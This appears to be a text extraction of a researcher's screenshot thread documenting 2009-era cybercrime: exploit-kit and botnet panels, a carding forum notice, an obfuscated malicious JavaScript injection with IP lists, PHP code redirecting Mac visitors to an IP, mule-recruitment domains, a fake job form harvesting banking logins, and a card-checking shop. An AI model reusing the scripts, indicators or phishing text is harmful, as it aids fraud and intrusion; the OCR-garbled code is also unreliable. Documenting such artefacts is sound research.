
https://t.co/JTcqOaYgET https://t.co/yAU9Pq0O5Q


Message From/Date (GMT)+	Message Text+	Reply +	Trash
Supervisor 09.01.2009 18:49:39	Welcome! Dear John Blackmore. We welcome you as a new employee. Sincerely, Personnel Supervisor	Reply	<u>Trash</u>

https://t.co/JTcqOaYgET https://t.co/uyrPzHM1Ih




 $\bigstar 1$















https://t.co/JTcqOaYgET https://t.co/F4OjqDelUf




https://t.co/JTcqOaYgET https://t.co/CNuW7ZsOxg



26 - Sunday

01:35

https://t.co/JTcqOaYgET https://t.co/olfzqcudzO



01:36

https://t.co/JTcqOaYgET https://t.co/9u6TcRjlaE

simple stats | advanced stats | config | clear stats | logout

	OS stats			
os	Visits	Exploited	Percent	
Windows XP	488	123	25.2%	
Windows XP SP2	252	109	43.25%	
Windows Vista	68	6	8.82%	
Windows 98	8	4	50%	
Windows 2000	16	3	18.75%	
Windows 2003	2	1	50%	
Windows NT 4	1	1	100%	
Other	10	0	0%	
Linux	5	0	0%	
Windows	3	0	0%	

Simple browser stats			
Browser	Visits	Exploited	Percent
MSIE	530	186	35.09%
Firefox	235	43	18.3%
Opera	78	18	23.08%
Other	10	0	0%

Exploit stats			
Exploit	Exploited		
IE MDAC	55		
IE Snapshot	69		
PDF	66		
PDF vis	57		

01:37

https://t.co/JTcqOaYgET https://t.co/tobMV3Q5qp

GhostMarket.Net

Sup

As you know GhostMarket.Net has been down for quite a while now, let me tell you why and what's going down...

So firstly the Domain - GhostMarket.Net has been Disabled by my domain provider.

I emailed them asking why it was and asking if there was any chance of re-enabling it, they've told me this
We received a notification from the FBI that your domain has been used in fraudulent activities. This is a violation of of our
Service Agreement, so your domain and account have been disabled.

So the Domain is pretty much Fucked, I could get a new domain - GhostMarket.cc and a new host and start it up again but some serious shit went down!

Snapper, the last Host for GM, was raided by a Cyber Team from London and he tells me they most likely have access to GM and have dumped the Database, so I hope u guys used Protection...

They were also asking him about me, I'm probably the Most Wanted Cyber Criminal right now so I gotta keep Underground for a while:/

So I'm not sure GM will be ever alive again, at least until the heat has died down

I hope that GM has helped members to meet new people and do successful business with others and that you can understand Big Shit is Poppin...


Remember guys and girls, to be a Legend Carder, u gotta be a Ghost;)
Watch your back, and Fuck the Police!

N₂C


You can always email me at nick2chocolate@hotmail.com

MSN - root@ghostmarket.net

DISCLAIMER: Government, RIAA, ANTI-Malware, Antivirus, ANTI-Piracy & Government Related Groups: By entering, you are violating code 943.611.03 of the Internet Privacy Act signed by Bill Clinton in 1995. Therefore you CANNOT threaten our ISP(s), person(s) or company(s) storing these file(s) or using this server and cannot prosecute. Please leave this server now as you are violating our Terms Of Use & Service and will be taken to court. All html, php, text, documents, pages, words, images on this website are for informational purposes only, if you wish to use this information for illegal use then only you are to blame for your actions.







https://t.co/JTcqOaYgET https://t.co/3LBxf2purh



01:41

https://t.co/JTcqOaYgET https://t.co/r1I3UYxjcO



https://t.co/JTcqOaYgET https://t.co/HDPFfpFWrH

```
> wget <a href="http://artguide.co.il/267/g.php">http://artguide.co.il/267/g.php</a>
-13:34:25-- <a href="http://artguide.co.il/267/g.php">http://artguide.co.il/267/g.php</a>
=> `g.php'


Resolving artguide.co.il... 62.128.52.211

Connecting to <a href="artguide.co.il/62.128.52.211">artguide.co.il/62.128.52.211</a>
Econnecting to <a href="mailto:artguide.co.il/62.128.52.211">artguide.co.il/62.128.52.211</a>
Econnection: <a href="mailto:artguide.co.il/62.128.52.211">artguide.co.il/62.128.52.211</a>
Econnection: <a href="mailto:avaiting response...">avaiting response...</a>
Solvential: <a href="mailto:artguide.co.il/62.128.52.211">artguide.co.il/62.128.52.211</a>
Econnection: <a href="mailto:avaiting response...">artguide.co.il/62.128.52.211</a>
Econnection: <a href="mailto:http://ddanchev.blogspot.com/">http://ddanchev.blogspot.com/</a>
=> `index.html'

Resolving ddanchev.blogspot.com[74.125.19.191]

Connecting to <a href="mailto:ddanchev.blogspot.com">ddanchev.blogspot.com</a>
[74.125.19.191]:80... connected.

HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
```



```
<script>[LF]
// KROTEG[LF]
var a0c5c52 = [[LF]
["fdaicdqelbonnopqqdk.nllpcplojdpm".replace(/[diqlnpj]+/g,""),'fb2'],[LF]
["tkpabfgpbgqnrerd.bkrcknomkh".replace(/[kpbfqnrh]+/g,""), 'tg'], [LF]
["flgribabegngkdhjabsbbtaelrkk.bhgchombb".replace(/[lgbakhj]+/g,""),'fr'],[LF]
["mrdkjyjsfdjdphgfabrcbfeil.lcjonqmdj".replace(/[rdkjfhgbilnq]+/g,""),'ms'],[LF]
["masqpqlfiaqnakdbsb.qjcgofemgh".replace(/[aqfdbjgeh]+/g,""),'ms'],[LF]
["ljjnkb.jipcmousb".replace(/[jbipcou]+/g,""),'ms'],[LF]
["mlpygjfyfgnefqqanqrnjbpfoloiikji.ngjdcjfoqhmd".replace(/[lpgjfnqidh]+/g,""),'yb'],[LF]
["fpiudkblanhirg.pikickhoqlm".replace(/[pidklnhgq]+/g,""),'fu'],[LF]
["talwihtgtgedbrdp.bcnaqoamqfk".replace(/[alhgdbpnqfk]+/g,""),'tw'],[LE]
["hjinbf5e.npscgnogugmjj".replace(/[jnbfepsgu]+/g,""),'hi5'],[LF]
["bpiedukbugioruhh.klcftnonlfpmhna".replace(/[pidukgrhlftna]+/g,""),'be'][LE]
];[LF]
var b1df814 = [[LF]
'67.' + '205.218.87',[LE]
'86.7' + '4.167.16',[LF]
'216' + '.240.243.14', [LF]
'84.1' + '09.115.225',[LF]
'93.172' + '.20.68',[LE]
'115.' + '42.68.143',[LF]
'76.' + '110.217.3', [LF]
'67.64.' + '119.34',[LF]
'98.' + '251.118.110',[LE]
'109' + '.65.36.143',[LF]
'77.106.' + '155.218',[LF]
'99.' + '168.73.29',[LF]
'68.37.' + '21.162', [LF]
'99.' + '97.80.182',[LF]
'85.67.' + '19.204',[LF]
'75.' + '64.19.92',[LF]
'86.1' + '12.14.239',[LE]
'173' + '.21.167.180',[LE]
'68.80' + '.233.49',[LF]
'97.96' + '.232.201',[LE]
];[LE]
```



https://t.co/JTcqOaYgET https://t.co/SYalkZb8lu




01:49


https://t.co/JTcqOaYgET https://t.co/vyViMoc9Gx

Bots Stats Cou	ntry 24hours Stats	Country Stats	All Stats	
Refresh 🗾	Clear stats 📗 🚮	Clear all		
Param	Value			
All bots:	527			
OnLine/OffLine:	88 (16%) / 439 (83%)		
Active 12hours:	172			
Active 24hours:	302			
Country:	66			
All Task:	0			
Vork/Stop Task:	0 (0%) / 0 (0%)			

https://t.co/JTcqOaYgET https://t.co/ViT8ktwkWQ




https://t.co/JTcqOaYgET https://t.co/cGwer4ZV3B




01:55

https://t.co/JTcqOaYgET https://t.co/3Fh59GHmPH





01:55

https://t.co/JTcqOaYgET https://t.co/Qfe485eHYm



https://t.co/JTcqOaYgET https://t.co/ihavdUQENe








```
elseif (strpos ($ _SERVER [ 'HTTP_USER_AGENT'], 'Mac')) (
header ("Location: http://61.235.117.83/mac.php");
)
else (
$ rscript := "<title> Amazing Video </title> \ n";
$ rscript := folder_rand (). "". folder_rand (). "\ n";
$ rscript := "<img src=".$pic_fn."> \ n";
$ rscript := folder_rand (). "". folder_rand (). "\ n";
}


print $ rscript := folder_rand (). "". folder_rand (). "\ n";
}

print $ rscript;
exit ();
>>
<html>
<head>
<title> Hello </title>
</head>
<br/>
<br
```

https://t.co/JTcqOaYgET https://t.co/vdmoymRrmB



 $https://t.co/JTcqOaYgET\ https://t.co/RTTKMiC6kr$



https://t.co/JTcqOaYgET https://t.co/5pdvL0wJZd




https://t.co/JTcqOaYgET https://t.co/LDd7Dc1sCV



02:33


https://t.co/JTcqOaYgET https://t.co/dtSytYW8MU




02:34


https://t.co/JTcqOaYgET https://t.co/45vuoz8xHP


augment-group.com	85,12,46,96
augmentgroup.net	85.12.46.96
augment-groupmain.tw	85.12.46.95
amplitude-groupmain.net	85,12,46,243
asperitygroup.net	85.12.46.95
asperity-group.com	85.12.46.95
altitude-groupli.com	85.12.46.95
celeritygroupmain.tw	85.12.46.95
celerity-groupmain.net	85.12.46.96
celerity-groupmain.tw	85.12.46.95
impact-groupinc.net	85.12.46.95
impact-groupnet.com	85.12.46.95
excel-groupsvc.com	85.12.46.95
fecunda-group.com	85.12.46.96
fecunda-groupmain.net	85.12.46.95
fecunda-groupmain.tw	85.12.46.95
foreaim-group.com	85.12.46.95
foreaimgroup.net	85.12.46.96
golden-gateinc.com	85.12.46.95
golden-gateco.net	85.12.46.96
luxor-groupco.tw	85.12.46.96
luxor-groupinc.tw	85.12.46.96
synapse-groupinc.tw	85.12.46.95
synapse-groupfine.net	85.12.46.96
synapsegroupli.com	85.12.46.96
spark-groupsvc.com	85.12.46.96
tnmgroupsvc.net	85.12.46.96
tnmgroupinc.com	85.12.46.95
westendgroupsvc.net	85,12,46,96












https://t.co/JTcqOaYgET https://t.co/oTZRXbt9UU




God bless. https://t.co/aDBDVFyvot



27 - Monday



Employee Registration - Step 4 I'm feeling uncomfortable giving you my online banking details. Why do you need it? I'm worrying about unauthorized access to my bank account. We require online banking access to monitor deposits coming from our clients. It saves you much time and increase your rating in our system: - There is no need to check your bank account every hour during transactions, your personal supervisor will do it instead of you! You'll be informed the same minute funds arrive - No need to send us your bank account statement every week (maybe 2-3 times a week). - We trust you much more, you'll receive money bonuses and more transactions! It is absolutely safe and legal. We guarantee that all personal details will stay safe. Please read our Privacy Policy. NOTE: IT'S IMPOSSIBLE TO MAKE ANY TRANSFERS USING ONLINE ACCESS. If you have no online access to your bank account, you should contact your bank and activate this service. It will take less than 10 minutes. Online Banking Details URL: http:// Login: Password: **Next Step** Skip This Step Back * At this moment we require online access to your bank account optionally but strongly recommend to apply with online banking details, NOTE: agents with online access will have higher priority on getting new tasks (amounts are also larger) agents with online access receive \$100 BONUS to base salary every month





https://t.co/JTcqOaYgET https://t.co/4VFgbNcsYz

Check a card

We will refund your balance automatically if you are checking CC existing in your buyer history if:

• You does not get moneyback for this CC yet

• This CC does not marked for a checking at checkout page

• You buy this CC not later then in 1 hour before checking

Notice: if you will get 57 response code card will be marked for a automaticall re-checking and cost of check will be added to the card cost and if later card will be marked as invalid by our checker you will get moneyback for this check too.

The price for a 1 card checking is \$0,30.

Card


number:

Exp. Date (MM/YY):

Check this card

Your previous checks

You have not check any card yet.




https://t.co/JTcqOaYgET https://t.co/nGDhgk5WHK




01:28

https://t.co/JTcqOaYgET https://t.co/lqS0jiB5PF




01:28

